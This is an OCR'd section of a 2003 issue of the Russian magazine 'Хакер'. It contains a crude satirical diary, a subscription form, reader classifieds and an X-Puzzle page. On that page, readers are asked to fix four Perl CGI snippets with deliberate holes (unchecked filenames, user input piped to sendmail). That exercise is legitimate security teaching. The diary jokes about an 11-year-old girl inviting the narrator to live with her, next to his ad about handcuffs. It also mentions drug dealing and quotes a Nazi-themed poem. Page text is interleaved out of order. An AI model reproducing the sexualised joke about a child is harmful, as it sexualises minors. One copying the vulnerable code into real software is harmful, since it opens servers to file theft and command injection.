Вот завел себе дневник, но регулярно вести его буду вряд ли - мне лень. Сегодня я, допустим, ходил гулять на Финский залив, ел креветки с ананасовым соком, встретил бывшую одноклассницу, подомогался ее - она мне не дала, я дрочил и плакал. Вот вам интересно такое читать? Мне - нет!


БЫЛОЕ И ДУМЫ...
Thursday, May 15th, 2003
9:09 pm



Я тут подумал, сиськи - это единственное, что меня по-настоящему волнует в жизни...


Спрашиваю тут любимца женщин – Колю Дмитриенко:
- Чего бы почитать?
Ответ был:
- "Лимонку" почитай!
Страшный он человек, я ему этот же вопрос года четыре назад задавал - он предложил Джеймса Джойса "Улисс". Я специально поехал в Москву, купил сборник упанишад и трехтомник Джойса.

ОБЩЕСТВО КНИГОЛЮБОВ
Sunday, May 18th, 2003
2:15 am




Честно прочитал 100 страниц. Потом снова поехал в Москву - давать любимцу женщин [beep]зды. Но не доехал - сам получил [beep]зды в клубе ПРОТОН, забрал по просьбе сестры у какого-то мужика гору каких-то сомнительных таблеток, передал ему $2000 (сестра дала) и остался со всем этим ночевать на Ленинградском вокзале. Такая вот грустная история из жизни последнего великого писателя, Даниила Шеповалова...

МОЯ СЕСТРА И Я
Sunday, May 18th, 2003
2:52 am




У моей сестры давление в два раза выше нормального. Все время. Врачам даже как-то дали на ее обследование недетский грант. Но они так и не разобрались, в чем дело. Сестра не парится по поводу своего давления, бросила барыжить колесами по дискачам и живет счастливой жизнью домохозяйки. А я недоношенный! Родился на две недели раньше срока. Выполз на свет - посмотреть, чего тут, очень уж невтерпеж было. Потом, конечно, просек, что меня кинули, но было уже поздно: я лежал в самом засранном ленинградском роддоме среди сотен таких же придурков. Вид у меня был отвратительный, я орал и просился назад. У меня был рахит, а еще я был просто чемпионом по зассыванию койки в пионерском лагере. Вы спросите - зачем я обо всем этом пишу? Хочу познакомиться с худенькой брюнеткой (прическа - обязательно "под мальчика"). Перееду к ней на постоянное жительство. Я много не ем, и у меня есть наручники, обитые розовым плюшем. Думаю, этого достаточно для нашего счастья...

ЦИТАТА ДНЯ
Saturday, May 19th, 2003
6:44 pm



Я вижу костры из книг.
Я слышу овчарок лай.
И если один крикнет "ЗИГ!" -
Миллионы ответят: "ХАЙЛЬ!".

БУДЕТ НАМ ОЛИМПИАДА
Monday, May 20th, 2003
2:10 am



Скоро начнется трехсотлетие Санкт-Петербурга. Мне сегодня мерещились патрули из звездных десантников и вертолеты, высвечивающие меня прожекторами с криками через громкоговоритель: "ВНИМАНИЕ! ВЫ НАРУШИЛИ КОМЕНДАТСКИЙ ЧАС И В ТЕЧЕНИЕ 30 СЕКУНД БУДЕТЕ УНИЧТОЖЕНЫ".

МЕНТЫ
Tuesday, May 21, 2003
09:09 am



На улицах катастрофически много ментов: их привозят целыми автобусами. Завтра же нужно сделать себе баджик "КОМИССИЯ ПО ПРАВАМ ЧЕЛОВЕКА" – чтобы никто ко мне точно не сунулся с какой-нибудь сраной проверкой.

УРА!!!
Wednesday, May 22, 2003
02:13 pm

На мой крик души о плюшевых наручниках откликнулась 11-летняя брюнетка из Москвы. Дескать, она живет одна,

NEXT

LAMAPAЗМЫ

Иногда наши авторы выдают такие шедевры, что Жванецкий должен повеситься на своих подтяжках

Второй ламер с пеной изо рта доказывал обратное.

...поэтому любителей Windows попрошу не питать особых надежд к этой статье :).

К тому же логи могут писаться в консоль конкретному юзеру, что значительно усугубляет положение хакера.

Как говорится, от сумы до тюрьмы не зарекайся.

Если же взломщик будет их настраивать на свой вкус и цвет...

Если ты все еще стоишь на грани раздумий "быть или не быть хакером"...

Не следует считать вышеописанное как руководство или напутствие к противозаконным действиям.

...и на ней теперь остались выпуклости, не соответствующие переду карты.

...и кардеру пришлось помучиться с исправлением и подгонкой переда к заду.

...и на которые никакие надписи не налазили.

Пройдя регистрацию, требуемый документ был отправлен туда, куда попросили.

Чтобы не стать жертвой от рук хакеров...

Отдельно продвинутые вбивщики сами ломают онлайн-магазины.

Еще сетевые боевики облюбовали софт Socks2HTTP www.totalrc.net/s2h/, обладающий всеми опциями предыдущего и заявлен, как успешно проявившийся в работе с P2P системами.

Авторизованные органы в подобных вопросах предлагают следующий джентльменский набор: 159 (мошенничество), 165 (причинение имущественного ущерба путем обмана или злоупотребления доверием).

Некоторый период удавалось работать на PC Control (www.pci.co.uk/), пререканий не было.

Она с равной вероятностью может быть у какого-либо пользователя сети ItalianNap и с такой же вероятностью быть у пользователя любой другой сети.

...для захода в эту сеть нужно иметь не менее нескольких расшаренных фильмов DivX-качества.

...я увидел, что код с многопоточностью по размеру переваливает за два килобайта кода.

...пытаясь избавить российское человечество от хакеров.

Ну а человек Б пытается изо всех сил помочь тому, что А узнать себе подобного.

Выхода для разрешения проблемы несколько...

Устраиваясь на работу (тем более на высокооплачиваемую должность с большим количеством претендентов), ты должен провести наилучшее впечатление.

...сертификаты от CISCO каждые два года теряют свою действительность.

...прекрасно знали, откуда произрастал источник всех бед.

...на которых кардеры, фрикеры и хакеры публиковали о чужих кредитных картах.

...дверь вылетала с петель.

...но он все равно имел право на некоторые конституционные права.

...более двух лет дружба между этой троицы протекала только посредством чат-сессий.

...его бросила жена, оставив наедине с опустевшей квартирой.

Мамка не сковывает твои предпочтения тому или иному процессору.

...в нашей стране они никогда не пользовались особой популярностью, и пользовать ее никогда не будут.

На данный момент стандартные 650 – 700 Мб диски начинают потихоньку отходить во вчерашний день.

ХУМОР

orginal version: Андрей Глуховцев <gzoor@mail.ru>
funky edition: Даниил Шеповалов




любит меня и хочет, чтобы я переехал жить к ней, пока ее папа в Японии. Вот интересно, сколько лет мне дадут, когда папа наконец вернется из Японии?

СРАНЫЕ 300 ЛЕТ
Thursday, May 23, 2003
3:22 am

В Ленинграде праздники сплошные и народные гуляния. Люди кричат "Питер!", "Питер!!" и машут флажками.

А я кричал:
"Ереван!"
"Мехико-Сити!"
"Уренгой!"
"Амстердам!"
"Детройт!"
"Липецк!"
"Рига!"
"Баден-Баден!"
"Таллинн!"



СМЕРТЬ НА РЕЙВЕ. ADIDAS
Friday, May 23rd, 2003
2:45 pm



Но [beep]зды мне так и не дали…

Надоело никуда не ходить. Сегодня отправлюсь в Паръ.spb на Fetish&Latex party. Осталось только спереть у кого-нибудь кожаный ошейник с фейковыми брюликами, чтобы пустили. Видеосъемка запрещена, надеюсь, будет круто.

ЗАМЕЧАТЕЛЬНО ВЫХОДИТ
Tuesday, May 27th, 2003
2:10 am



Анализ на ВИЧ отрицательный.

СЫН ПОЛКА
Thursday, May 29th, 2003
11:39 pm



Давно хотел высказаться по поводу бессмертного произведения Юрия Олеши "Три Толстяка". Давайте последовательно разберем этот текст, как на уроке литературы в старших классах. Городом правят некие "Три Толстяка", грязные свиньи-олигархи, которых по ходу интересует только жратва и секс. Со жратвой у олигархов все в порядке – фуршеты они устраивают постоянно и все такое, а вот с сексом уже связано несколько сомнительных моментов. Ни о каких пышногрудых блондинках, с которыми Толстяки зажигают в бане, Юрий Олеша не пишет. А пишет он о неком маленьком мальчике, который живет на содержании у Трех Толстяков, которые его холят и лелеют, исполняя любые прихоти. Попахивает педофилией! Идем дальше: Толстяки дарят своему сыну полка… кого бы вы думали? ЗАВОДНУЮ ПЛАСТИКОВУЮ ТЕЛКУ!!! Которая от игрищ юного организма очень скоро ломается, вследствие чего ее заменяют живой несовершеннолетней девчонкой.

Да будь я цензором при Советской власти – Юрий Олеша за такую похабщину немедленно отправился бы пылесосить бескрайние снежные поля Сибири…

КРЕАТИВ ПИСАТЬ – НЕ [beep] СОСАТЬ!
Friday, May 30th, 2003
08:02 pm

Придумал гениальный фото-проект! Обшарпанная тумбочка, прикрытая замызганной газеткой, на ней лежит вставная челюсть, рядом – полупустая бутылка виски. Рука держит пистолет, ствол вставлен в рот.
Чуть ниже надпись: "ЖИЗНЬ НЕ УДАЛАСЬ!".

КАМ ТУ ДЭДДИ
Sunday, May 31th, 2003
08:02 pm



Скоро думаю переехать жить в Москву. В Ленинграде последнему великому писателю (далее ПВП) - Даниилу Шеповалову - жить уже осто[beep]ело.
Только вот где тусоваться в Москве? Пока меня вызвалась приютить одна сознательная девушка, но дольше месяца она не выдержит, это я зуб даю! Меня уже не одна москвичка выгоняла! Расклад такой:

В плюсах у нее будет:
+ Умопомрачительный секс и бесценное духовное общение с ПВП.
+ Шанс попасть в гениальнейший роман ПВП - 'Маленькая Дрянь".
+ На вопрос: "А что, правда у тебя живет Сам?" она будет лишь снисходительно улыбаться и чувствовать себя женой декабриста.

А в минусах:
- Грязные носки ПВП, болтающиеся на люстре, в то время как сам ПВП сидит голый в ванной с бутылкой вина и играет в кораблики.
- Когда ПВП был маленьким, сестра дала ему горсть каких-то таблеток и сказала: "Ешь!" ПВП съел. И до сих пор не знает, что это было. Это так, просто, к сведению…
- Высказывания ПВП из цикла "Я гений и поэт! А вы все говно!".
- На самом деле ПВП – латентный педераст.
- И другие маленькие слабости…


В общем, если найдутся желающие, пишите: danya@danya.ru

СУББОТА
Sunday, June 7, 2003
06:00 am




Когда я открыл глаза в следующий раз – мимо прополз куда-то по своим делам большой майский жук. Меня болезненно вырвало остатками желудочного сока. Желтая пена повисла на губе и начала медленно стекать по куртке на грязный асфальт. Левая половина тела постепенно холодела – я чувствовал, как жизненное тепло все еще билось за право обладания линией позвоночника, но уже было готово капитулировать перед ледяной решимостью утреннего асфальта. Меня снова вырвало. Каждый новый спазм не только не приносил облегчения - блевать давно уже было нечем - но пронзал все тело резкой, сухой молнией боли. Я обреченно улыбнулся. Мелкие камешки и осколки стекла тут же больно впились в левую щеку. Я попытался было встать, однако тут же рухнул обратно на асфальт: в глазах потемнело, изображение свернулось в горизонтальную линию, затем сжалось в ослепительно яркую точку, и, наконец, исчезло совсем, прихватив вместе с собой слух.

> NOT ENOUGH SYSTEM RESOURCES. PLEASE STANDBY.



Когда я снова открыл глаза - перед моим лицом стояли две пары кроссовок: Nike и Puma.
- Вот дебил! Весь в блевотине! – сказали Nike.
Кто-то тронул меня за плечо:
- Эй, парень, ты так себе почки отморозишь! Вставай!
- Да какой вставай – не видишь, он сдохнет сейчас! Давай в парадняк его отнесем? - предложили Puma.
Повисла долгая пауза.
- Хватайся за ноги! – ответили наконец Nike…





РЕДАКЦИОННАЯ ПОДПИСКА!

ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ВНИМАНИЕ!

Введена новая БЕСПЛАТНАЯ услуга – Курьерская доставка по Москве.

Доставка производится курьером в течение 3х дней на адрес любой фирмы.

Для оформления курьерской доставки и получения дополнительной информации звоните: 935-70-34

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер
6 месяцев - 480 рублей
12 месяцев - 960 рублей

Хакер+CD
6 месяцев - 660 рублей
12 месяцев - 1320 рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с Декабря.

СПРАВКИ
по электронной почте subscribe_xa@gameland.ru
или по тел. (095) 935-70-34

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ На 6 месяцев (начиная с ____________ 2003 г.)

☐ На 12 месяцев (начиная с ____________ 2003 г.)

(отметьте квадрат, выбранного варианта подписки)

Ф.И.О. ____________

Город/село ______ ул. ______

Дом ______ корп. ______ кв. ______ тел. ______

Сумма оплаты ______

Подпись ______ Дата ______ e-mail: ______

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП: 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер" за 200_г.	

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП: 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер" за 200_г.	

Подпись плательщика

Кассир

Подписка для юридических лиц

Юридическим лицам для оформления подписки необходимо прислать заявку на получение счета для оплаты по адресу subscribe_xa@gameland.ru или по факсу 924-9694 (с пометкой "редакционная подписка"). В заявке указать полные банковские реквизиты и адрес получателя. Подписка оформляется на 12 месяцев, начиная с месяца, следующего после оплаты.

X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)

«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ ОТВЕТЫ НА ПАЗЛ №1 "ШЕСТЬ ЗАДАЧ С ИЗЮМИНКОЙ"

1. Цифры в задаче являются номерами сетей в нотации FIDO. 5020 - это Москва, 5045 - Владивосток, 5080 - Екатеринбург. Следовательно, для фидошника расстояние от 5020 до 5080 меньше, чем от 5020 до 5045.

2. "Мертвый страус" может ассоциироваться с языком C++, т.к. его создателя зовут Страуструп (в русской нотации).

3. В сетевых технологиях приставки Кило, Мега, Гига строго соответствуют степеням десяти, т.е. 64 Мбит/с = 64 x 10^6 бит/с. Но объем файла измеряется в единицах, соответствующих степени двойки, где Мега - это 2^20 (1048576), тогда 64 Мб = 64 x 2^20 x 8 бит. Отсюда, файл будет скачан за время, равное 8,388608 сек.

4. Хороший дизайнер пометит на странице левый gif, т.к. несмотря на одинаковые размеры, объем левого изображения почти в 3 раза меньше, чем правого. Это можно определить визуально, т.к. формат gif сжимает изображение горизонтально.

5. Лишним является протокол SSH, т.к. в отличие от остальных протоколов в списке, он передает информацию в зашифрованном виде.

6. На каталог /tmp должно иметься как минимум 5 ссылок: одна ссылка есть в родительском каталоге, вторая ссылка указывает на сам каталог (символ "точка" - ".") и три ссылки добавляют подкаталоги, т.к. ссылаются на свой родительский каталог (/tmp), посредством знака "..".

■ ОТВЕТ НА ПАЗЛ №2 "NMAP ДЛЯ ЛАМЕРА"

Первый случай невозможен, т.к. в начале сканирования, nmap определил IP-адрес удаленного узла как 192.168.200.10. Этот IP входит в список зарезервированных адресов для локальных целей (192.168.0.0 - 192.168.255.0), но в условии задачи сказано, что производится сканирование удаленного узла в ИНТЕРНЕТЕ!

Во втором случае производится TCP-сканирование, однако в списке открытых портов присутствует порт 514, на котором висит демон syslog. Этот демон работает по UDP-протоколу, а т.к., согласно условию, не принималось никаких мер по запудриванию мозгов хакерам, то данная ситуация возникнуть не может.

В третьем случае открыты порты 139 и 901, явно свидетельствующие о том, что на хосте установлена Samba (программа для создания гетерогенных сетей на основе *nix и Windows). Samba может стоять только на *nix-платформе, однако в списке открытых портов присутствует MS SQL(1433), и определен тип оси как Windows 2000 Advanced Server, что невозможно.

«CRYPTFUCK V3.1»

M.J.Ash скачал третью версию уже знакомой всем программы CryptFuck! Уверенной рукой Эш набрал в поле ввода слово "Ivan" (без кавычек) и нажал кнопку Crypt, программа выдала следующий шифр:

{@Q^

Затем он набрал "Sklyarov" и получил следующее:

a]\ISD_F

И что-то опять не понравилось ведущему самой варезной рубрики. Набрав последнее слово "Ash" и посмотрев на полученный шифр, M.J.Ash окончательно разгадал алгоритм шифрования, после чего ему ничего не оставалось, как удалить программу со своего винчестера (он совершенно не хотел рекомендовать читателям программу со столь нестойким алгоритмом шифрования).

Как "CryptFuck v3.1" зашифровал слово "Ash"?

Ответ будет засчитан как правильный, только если к нему будет приложен программный код, реализующий алгоритм шифрования. Программу можно писать на любом языке программирования, но мой вариант будет на Сях ;).


«РАЗЛОЖИ ПО ПОЛОЧКАМ»

На рисунке ты видишь 7 знаменитых уровней модели OSI.



Твоя задача правильно расставить по этим уровням следующее:





1) РАЗЪЕМ RJ-45;
2) Коммутатор (SWITCH);
3) MAC-АДРЕС;
4) RFC792;
5) RFC2068;
6) ЕДИНИЦА ДАННЫХ "КАДР" (FRAME);
7) ЕДИНИЦА ДАННЫХ "ПАКЕТ" (PACKET);
8) ПРОТОКОЛ SSL;
9) ПРОТОКОЛ SPX;
10) ПРОТОКОЛ NETBIOS.

ПОДСКАЗКА: КОЕ-ЧТО ИЗ ПРИВЕДЕННОГО СПИСКА МОЖЕТ СООТВЕТСТВОВАТЬ СРАЗУ НЕСКОЛЬКИМ УРОВНЯМ МОДЕЛИ OSI. ТЫ ДОЛЖЕН УЧИТЫВАТЬ ЭТО, ИНАЧЕ ОТВЕТ НЕ БУДЕТ ЗАСЧИТАН КАК ПРАВИЛЬНЫЙ.

3 приз

Sound Blaster Audigy 2

Третий приз уходит к бриз (хороший получился каламбур:)) - Breeze (breeze@customlab.bakal.ru).



3D Blaster 5 FX 5200 Ultra

Второй приз уносит Libra (libra_dkn@yahoo.co.uk). Надо сказать, что по ходу чтения ответов X-Puzzle, я всегда несколько раз падаю со стула, а стул, в свою очередь, падает с 16 этажа на прохожих. Вот, например, лишь несколько ответов-перлов на один пазл из предыдущего выпуска («С каким известным языком программирования может ассоциироваться мертвый страус?»):

■ Да простит меня Скляров, если я не прав, но, по-моему, это C++ (С - страус, а ++ - мертвый, типа как в мультфильмах в глазах рисуют крестики - значит умер).
pinkerator pinkerator123@mail.ru

■ А вот этот вопрос мне не нравится ... Наверное асм - быстро бегает и хорошо прячется (Ага, головой в песок :))) – прим. И. С.). А мёртвый - "Эх, стареешь ты асм, стареешь..."
iNF info@uraltc.ru

■ Я думаю это JAVA. У них эмблема Верблюд... а страус с ним в одной пустыне живёт (это просто какое-то новое географическое открытие! :))) – прим. И. С.). Кроме того, на JAVA щас мало программируют.
web_MR soloviev@obninsk.com

■ Мертвый страус может ассоциироваться с ассемблером. Почему мертвый, понятно. Подавляющее большинство программеров отказалось от асма в пользу различных визуальных сред. А страус, потому что БОЛЬШОЙ. =) Не по размеру получающегося бинарника, а по размеру исходного кода (вес страуса, как известно, может достигать 75кг =).
Romeo romeo@rumail.net

«CGI+БАГИ»

Ниже ты видишь четыре куска кода на Perl, относящиеся к CGI-приложениям. Твоя задача найти в них ошибки, представляющие потенциальную угрозу безопасности, и устранить их. Причем, как обычно, удалять ничего нельзя, можно только добавлять, и чем меньше будет добавок, тем лучше.

Первая бага

```
$filename=$FORM{'filename'};
open (FILE, "filename.txt");
while (<FILE>) {
  print;
}
```

Вторая бага

```
#$test=1;
$file=$FORM{'file'};
print "<B> E-SHOP <\B>\n";
if ($test) {
$file =~
s/([.;\&<>\|\\\`'"?~^\{\}\[\]\(\)*\n\r])//g;}
open (FILE, "<$file");
while (<FILE>) {
  print;
}
```

Третья бага

```
$mail_prog='/usr/sbin/sendmail';
$to=FORM{'usermail'};
open (MAIL, "|$mail_prog $to");
print MAIL "Subject: spam\n";
print MAIL "MIME-Version: 1.0\n";
print MAIL "Content-Type: text/plain;
charset=\"koi8-r\"\n";
print MAIL "Content-Transfer-Encoding: 8bit\n";
print MAIL "\n\n";
print MAIL "This is spam\n";
close (MAIL);
```

Четвертая бага


```
$file=$FORM{'file'};
if ($file =~ /^[\w\.]+$/) {
print "<B>Error!<\B>\n";
} else {
open (FILE, ">$file.sss");
print FILE "Vasja"; }
```



Creative Jukebox 2

Как всегда самые достойные получают заслуженные призы (хотя, по правде говоря, они не настолько достойны, на сколько мне хотелось бы ;)). Итак, первый приз получает LasTNighT (lastnight@mtu-net.ru), кстати, уже имевший счастье быть победителем X-Puzzle.

ЧТО ПОЧИТАТЬ



Название: **Противостояние хакерам**
Автор: **Эд Скудис**
Издательство: **ДМК Пресс (www.dmkpress.ru)**

Книга в первую очередь предназначена для сетевых и системных администраторов. В ней описаны практически все самые популярные методы сканирования, сбора и взлома различных операционных систем (Windows, Linux, *BSD, SunOS), а также сами способы, чтобы оградить себя от всей этой напасти (иначе книга должна была носить название не "Противостояние хакерам", а, например, "Противостояние админам" :)).

Что поразило, так это объем информации, объясняющий как раз способы атак и взлома систем. Это просто кладезь информации для непосвященных... Методы взлома/зашиты серверов при помощи переполнения буфера. Не обошлось без обозревание взломов локальных паролей (рассмотрены утилиты для взлома Windows/*nix паролей: L0phtCrack, John the Ripper и т.д.). Поломки через web. Особенно порадовало наличие информации о взломе сайтов через sql-injection. Это одна из немногих книг, которая рассказывают про эту технологию.

Помимо этого приведены способы снифинга, спуфинга, а также о возможности перехвата сетевых сеансов. Довольно подробно описаны способы проведения DoS/DDoS атак, а также методы по их обнаружению и защите. Разъясняются такие вещи, как: SYN-наводнение и smurf-атаки.

Целая глава посвящена троянам и руткитам. В ней объясняется, каким же образом хакеры после взлома системы остаются на ней незамеченным, да еще и с привилегиями администратора. Описывается способы получение root прав, каким образом руткиты на уровне ядра скрывают файлы, процессы и соединения в сети. Немного объясняется о технологии LKM руткитах. И конечно же сказано, как этого всего защититься.

Если ты давно заинтересован net-security, хочешь поднять свои знания в этом направлении и не знаешь с чего начать свое изучение - купи эту книгу. Новичкам она может показаться довольно сложной, но если владеть нормальными знаниями по Windows и Unix-like системам, то процесс обучения пойдет на ура!

«БРУТФОРС И ЛАМЕРЫ»

Два ламера занимались брутфорсом (подбором паролей), на почве чего между ними возник небольшой спор. Один ламер утверждал, что случайный пароль длиной 5 символов, который генерится только из заглавных букв латинского алфавита, отбрутфорсить быстрее, чем пароль из 4 символов, который может состоять из больших и малых букв латинского алфавита, а также цифр и символов, расположенных на кнопках с цифрами (т.е. !@#$%^&()*). Второй ламер с пеной у рта доказывал обратное. Кто из них на самом деле прав?

Примечание: Нужно привести математически подкрепленное доказательство с учетом того, что в распоряжении имеется машина, брутфорсящая пароли со скоростью 3000 проверок в секунду. Брутфорс, как ты, наверное, понял, происходит последовательным перебором, а не по словарю.

Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 АВГУСТА. До встречи!

Призы для читателей в этом номере представляет компания Creative (www.creative.com)



Юниты

Борда

Мессадж можно закинуть на board@real.xakep.ru



DEFENDER и A4TECH дарят тебе эти призы



Ахтунг, бруда! Мы никогда не брали с тебя ничего за объявления на "Борде", ты мог присылать их просто так. Что ж, ничто не вечно и всему приходит конец... Теперь... ТЫ МОЖЕШЬ ПОЛУЧИТЬ НАГРАДУ за свое объявление! Да, именно так: присылай нам свой постинг - умный и тупой, смешной или ОЧЕНЬ смешной, в общем, неважно какой. А мы за это тебя наградим. В этом нам поможет компания TOP, которая выделила целых четыре приза торговых марок Defender (www.defender.ru) и A4tech (www.a4tech.info)




1 Оптическая мышь Defender Office Mouse 2220

2 Беспроводной мультимедийный набор Defender WUR-0108 Black



3 Оптическая мышь A4tech wop-35

4 Беспроводной мультимедийный набор A4tech KBS-2348RP



Куплю старые номера журнала "ХАКЕР" (до 2003 года), желательно с CD дисками (или хотя бы с CD-R :)) В отличном состоянии. Оплата и доставка - по почте, т.к. живу в г. Сыктывкаре (1500 км. от Moskow :))) [president2002@mail.ru]

Куплю любую документацию на русском языке (на любом носителе) по программированию игр под DirectX 3D (8.1 и выше) на C++. А так же куплю любой софт и документацию на русском для программирования игр на PS2 и XBOX. Или возьму платные уроки offline по DirectX3D, PS2,XBOX (я из Ростовской области). [sgornakov@mail.ru]



Опытный программист (PHP) ищет работу (возможно удаленную). Владею: HTML(в совершенстве), PHP(в совершенстве), SQL (для работы с MySQL), Javascript, Css и много другого. Зарплата от 100wmz.
Мылить на alex_php_coder@mail.ru

Набирается команда художников и программеров! ART: Для вступления нужно знать какой-нибудь редактор (3D Max, AutoCad, Comix, Poser, Ray dream studio, Photoshop, Abode и т. д.), иметь голову, полную идеями и художественный вкус. CODING: Требуются кодеры: Asp, JavaScript, PHP, DHTML, C, Delphi и т.д. Если ты сетевой программист, можешь написать для нас кучу WWW-фич и реализовать все наши идеи, тогда присылай резюме на suicid@zlo.cc [subj: zLO.CC Codingor Art].

Создаётся проект по компьютерной безопасности "HACK off". Нужны PHP-кодеры, Линуксоиды и все те, кто хотел бы принять участие в проекте. Если интересно, то шлите письмо на мыло x-bad@mail.ru. P.S. Сам сайт уже готов, осталось наполнить его инфой.

Приму журналы Хакер(с 1 по 49) и X спец (все выпуски) - без вознаграждения. Кому жалко могу и за деньги. пишите на maffan@mail.ru



Проконсультирую по любому электронному устройству (возможно бесплатно). mailto:prog-master@ukr.net

Создаётся хакерская группа. Если вы не смыслите в этом деле ничего страшного научим :).Пол, возраст, проживание не играют роли, так всё будет происходить в сети. Если вас это заинтересовало то пишите: white31337@mail.ru ICQ:163651849

А не найдется ли у кого старого ноутбука, не работающего по причине сгоревшей мамы, кулера, винта и т.п. (нужное подчеркнуть). Требуется лишь, чтобы у него работал экран и может быть блок питания. Диагональ должна быть не менее 14". Если у кого есть предложения, мыльте на fbmrecs@yandex.ru

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)




SAMSUNG
Функция MagicBright –
одно прикосновение
MagicBright
Нажатием одной кнопки MagicBright
устанавливается оптимальное значение яркости
150 кд/м² – текст • 200 кд/м² – интернет • 330 кд/м² – игры, фото, DVD.
Мониторы Samsung SyncMaster 763 MB, 765 MB, 757 MB, 955 MB, 957 MB.
Информация о магазинах и компаниях, в которых можно приобрести мониторы,
находится на сайте www.samsung.ru в разделе "Где купить".

ХАКЕР VER 07.03 (55)